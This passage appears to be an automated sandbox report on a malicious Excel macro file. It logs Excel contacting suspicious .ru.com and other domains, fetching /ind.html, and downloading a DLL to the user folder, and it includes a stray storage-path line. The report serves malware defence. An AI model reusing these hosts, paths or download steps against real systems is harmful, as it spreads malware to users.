2,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:32:49.619826078 CEST	49705	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:49.637772083 CEST	80	49705	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:49.637875080 CEST	49705	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:49.638366938 CEST	49705	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:49.698909998 CEST	80	49705	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.025616884 CEST	80	49705	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.025829077 CEST	49705	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.025876999 CEST	80	49705	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.025898933 CEST	49705	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.025938034 CEST	49705	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.044636965 CEST	80	49705	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.049861908 CEST	49707	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.067761898 CEST	80	49707	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.067909956 CEST	49707	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.068398952 CEST	49707	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.130856037 CEST	80	49707	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.458079100 CEST	80	49707	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.458324909 CEST	49707	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.458386898 CEST	49707	80	192.168.2.5	8.211.4.209
Apr 9, 2021 16:32:50.476417065 CEST	80	49707	8.211.4.209	192.168.2.5
Apr 9, 2021 16:32:50.630471945 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:50.777673960 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:50.778187990 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:50.779658079 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:50.927629948 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:50.934895039 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:50.934953928 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:50.934982061 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:50.935080051 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:50.935117006 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:50.947853088 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.096577883 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.096704960 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.097331047 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.270441055 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.270473003 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.270489931 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.270507097 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.270545006 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.270581007 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.270590067 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.270593882 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.270633936 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.270648003 CEST	49708	443	192.168.2.5	162.251.80.27

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:32:51.271066904 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.271090984 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.271104097 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.271140099 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.271168947 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.417557001 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.417587996 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.417694092 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.417711973 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.417733908 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.417783976 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418159008 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418237925 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418329000 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418351889 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418370962 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418386936 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418421984 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418453932 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418607950 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418680906 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418698072 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418715954 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418746948 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418750048 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418790102 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418802977 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418826103 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418855906 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418881893 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418916941 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.418936014 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418953896 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418968916 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418983936 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.418989897 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.419001102 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.419024944 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.419064999 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.566822052 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.566852093 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.566864014 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.566876888 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567084074 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.567210913 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567241907 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567276955 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567287922 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.567303896 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567322969 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567349911 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567365885 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.567398071 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.567420006 CEST	443	49708	162.251.80.27	192.168.2.5
Apr 9, 2021 16:32:51.567433119 CEST	49708	443	192.168.2.5	162.251.80.27
Apr 9, 2021 16:32:51.567475080 CEST	443	49708	162.251.80.27	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:32:33.274650097 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:33.288738012 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:33.471756935 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:33.484988928 CEST	53	64344	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:32:34.134174109 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:34.148879051 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:35.371589899 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:35.385628939 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:36.164657116 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:36.182590008 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:36.822885036 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:36.835565090 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:37.795372963 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:37.808442116 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:38.639306068 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:38.652040005 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:44.875857115 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:44.893810987 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:45.739701033 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:45.752399921 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:45.848380089 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:45.895380020 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:46.233835936 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:46.266985893 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:47.235687017 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:47.249058962 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:48.235239029 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:48.269509077 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:49.100858927 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:49.116050959 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:49.320487022 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:49.617819071 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:50.028651953 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:50.035092115 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:50.041322947 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:50.048213959 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:50.248240948 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:50.262741089 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:50.468092918 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:50.628273964 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:51.603812933 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:51.722814083 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:52.824796915 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:52.844868898 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 9, 2021 16:32:54.264189959 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:32:54.278040886 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:04.091212988 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:04.278136969 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:05.660773993 CEST	59736	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:05.660993099 CEST	51058	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:05.661112070 CEST	52636	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:05.673764944 CEST	53	51058	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:05.673964024 CEST	53	52636	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:05.673985004 CEST	53	59736	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:06.644540071 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:06.658512115 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:06.809588909 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:06.828172922 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:07.964963913 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:07.995057106 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:09.542166948 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:09.554812908 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:17.899082899 CEST	50394	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:17.918118954 CEST	53	50394	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:27.776884079 CEST	58530	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:27.789747953 CEST	53	58530	8.8.8.8	192.168.2.5
Apr 9, 2021 16:33:46.730371952 CEST	53813	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:46.743416071 CEST	53	53813	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 16:33:58.165067911 CEST	63732	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:33:58.186606884 CEST	53	63732	8.8.8.8	192.168.2.5
Apr 9, 2021 16:34:07.641311884 CEST	57344	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:34:07.654872894 CEST	53	57344	8.8.8.8	192.168.2.5
Apr 9, 2021 16:34:16.440901041 CEST	54450	53	192.168.2.5	8.8.8.8
Apr 9, 2021 16:34:16.468780994 CEST	53	54450	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 9, 2021 16:32:49.320487022 CEST	192.168.2.5	8.8.8.8	0x19d7	Standard query (0)	runolfsson-jayde07s.ru.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:50.035092115 CEST	192.168.2.5	8.8.8.8	0x62ad	Standard query (0)	cremin-ian07u.ru.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:50.468092918 CEST	192.168.2.5	8.8.8.8	0x4440	Standard query (0)	shalombaptistchapel.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:51.603812933 CEST	192.168.2.5	8.8.8.8	0xfd97	Standard query (0)	cesiroinsurance.com	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:52.824796915 CEST	192.168.2.5	8.8.8.8	0xa4e4	Standard query (0)	innermetransformation.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 9, 2021 16:32:49.617819071 CEST	8.8.8.8	192.168.2.5	0x19d7	No error (0)	runolfsson-jayde07s.ru.com		8.211.4.209	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:50.048213959 CEST	8.8.8.8	192.168.2.5	0x62ad	No error (0)	cremin-ian07u.ru.com		8.211.4.209	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:50.628273964 CEST	8.8.8.8	192.168.2.5	0x4440	No error (0)	shalombaptistchapel.com		162.251.80.27	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:51.722814083 CEST	8.8.8.8	192.168.2.5	0xfd97	No error (0)	cesiroinsurance.com		67.222.38.97	A (IP address)	IN (0x0001)
Apr 9, 2021 16:32:52.844868898 CEST	8.8.8.8	192.168.2.5	0xa4e4	No error (0)	innermetransformation.com		173.201.252.173	A (IP address)	IN (0x0001)
Apr 9, 2021 16:33:06.828172922 CEST	8.8.8.8	192.168.2.5	0x7ad2	No error (0)	api.globalsign.cloud		104.18.25.243	A (IP address)	IN (0x0001)
Apr 9, 2021 16:33:06.828172922 CEST	8.8.8.8	192.168.2.5	0x7ad2	No error (0)	api.globalsign.cloud		104.18.24.243	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- runolfsson-jayde07s.ru.com
- cremin-ian07u.ru.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49705	8.211.4.209	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 16:32:49.638366938 CEST	1231	OUT	GET /ind.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: runolfsson-jayde07s.ru.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 16:32:50.025616884 CEST	1236	IN	HTTP/1.1 503 Service Unavailable Date: Fri, 09 Apr 2021 14:32:49 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 76 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 69 6e 64 2e 68 74 6d 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /ind.html was not found on this server.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49707	8.211.4.209	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 16:32:50.068398952 CEST	1238	OUT	GET /ind.html HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: cremin-ian07u.ru.com Connection: Keep-Alive
Apr 9, 2021 16:32:50.458079100 CEST	1243	IN	HTTP/1.1 503 Service Unavailable Date: Fri, 09 Apr 2021 14:32:50 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 76 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 69 6e 64 2e 68 74 6d 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /ind.html was not found on this server.

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 9, 2021 16:32:50.934982061 CEST	162.251.80.27	443	192.168.2.5	49708	CN=autodiscover.shalombaptistchapel.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Feb 13 12:43:03 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Fri May 14 13:43:03 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 9, 2021 16:32:52.054127932 CEST	67.222.38.97	443	192.168.2.5	49709	CN=www.cesiroinsurance.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Feb 15 21:11:45 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sun May 16 22:11:45 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 9, 2021 16:32:53.197325945 CEST	173.201.252.173	443	192.168.2.5	49710	CN=innermetransformation.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 02 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Tue Jun 01 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5520 Parent PID: 792

General

Start time:	16:32:44
Start date:	09/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x290000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	81F643	URLDownloadToFileA
C:\Users\user\ghnrope2.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	81F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6992C0C1.tmp	success or wait	1	40495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2B4C7D0C.tmp	success or wait	1	40495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$documents-1819557117.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	3F51E4	WriteFile
C:\Users\user\Desktop\~$documents-1819557117.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	3F5241	WriteFile
